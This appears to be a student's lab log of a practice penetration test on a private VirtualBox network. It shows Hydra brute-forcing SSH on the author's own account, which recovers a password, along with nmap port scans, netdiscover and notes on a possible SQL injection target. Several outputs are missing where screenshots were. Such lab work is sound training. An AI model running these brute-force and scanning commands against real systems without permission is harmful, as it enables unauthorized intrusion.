2023-05-31T04:58

Logged into Kali and accessed root mode.

2023-05-31T05:01

Created passwords.txt file and stored it into my Kali account to test out Hydra.

Content of passwords.txt:
21casd
543cdc
qsd93
csc333
uwontfindme223
haha212389

2023-05-31T05:03

Tried out the pw-inspector command with passwords.txt as the input file to filter out passwords that are not between a length of six and ten characters. The output file is newpasswords.txt.

Command used:
```
pw-inspector -i passwords.txt -o newpasswords.txt -m 6 -M 10
```

Content of newpasswords.txt:
21casd
543cdc
csc333
haha212389

2023-05-31T05:09

Utilized Hydra to test if it can gain access to my Kali account.

Command used:
```
hydra -l jcountry -P newpasswords.txt ssh://192.168.56.113
```

Output:

```
└─# hydra -l jcountry -P newpasswords.txt ssh://192.168.56.113
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-31 05:10:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://192.168.56.113:22/
[22][ssh] host: 192.168.56.113   login: jcountry   password: csc333
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-31 05:10:41
┌──(root💀kali)-[/home/jcountry]
└─#
```


2023-05-31T05:13

Attempted to use dpl4hydra to apply the local default password list to see if it accesses my account. However, it was determined that it would take at least two hours to go through all of the potential passwords on the list, so I did not fully make use of this command.

Commands used:

```
dpl4hydra linksys
dpl4hydra refresh
hydra -l jcountry -P /root/.dpl4hydra/dpl4hydra_full.csv
ssh://192.168.56.113
```

Output:



2023-06-06T22:35


Logged into Kali and accessed root mode.

2023-06-06T22:37

Utilized netdiscover to locate computers in the eth1 server that may introduce vulnerabilities. This technique begins the first step in the penetration test, pre-engagement, which involves finding out which computers are on the network.

Command used: `netdiscover -i eth1`

Output:



2023-06-06T22:44


Implementing the nmap tool to determine open ports in the network. This begins the second step of the penetration test, reconnaissance, since nmap will scan the local network for devices that may contain vulnerabilities.

Commands used:


```
nmap -p- 192.168.56.100
nmap -p- 192.168.56.102
nmap -p- 192.168.56.103
```

```
nmap -p- 192.168.56.104
nmap -p- 192.168.56.105
nmap -p- 192.168.56.106
nmap -p- 192.168.56.107
```


Output for `nmap -p- 192.168.56.100`:



Output for `nmap -p- 192.168.56.102`:




Output for `nmap -p- 192.168.56.103`:



```
┌──(root💀kali)-[/home/jcountry]
└─# nmap -p- 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00034s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:BC:9E:76 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
┌──(root💀kali)-[/home/jcountry]
└─#
```


Output for `nmap -p- 192.168.56.104`:



```
┌──(root💀kali)-[/home/jcountry]
└─# nmap -p- 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00029s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
1337/tcp  open  waste
31337/tcp open  Elite
MAC Address: 08:00:27:36:D1:DD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
┌──(root💀kali)-[/home/jcountry]
```


Output for `nmap -p- 192.168.56.105`:




```
┌──(root💀kali)-[/home/jcountry]
└─# nmap -p- 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-08 03:03 EDT
Nmap scan report for 192.168.56.105
Host is up (0.00041s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
36268/tcp open  unknown
MAC Address: 08:00:27:AA:94:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
┌──(root💀kali)-[/home/jcountry]
```

Output for `nmap -p- 192.168.56.106`:



Output for `nmap -p- 192.168.56.107`:




2023-06-08T05:09


Accessed each found host system on Firefox to determine ones that use login credentials, which provides a possibility for a vulnerability that may be exploited by the Hydra Kali Linux tool.

Webpage for 192.168.56.100: Website did not load

Webpage for 192.168.56.102:




Webpage for 192.168.56.103:



Webpage for 192.168.56.104: No webpage found

Webpage for 192.168.56.105:




Note: This will be the website that I will primarily utilize for the rest of the penetration test. There could be a possible SQL injection vulnerability that I could test out later on.
Webpage for 192.168.56.106: No webpage found
Webpage for 192.168.56.107: No webpage found

2023-06-09T13:54

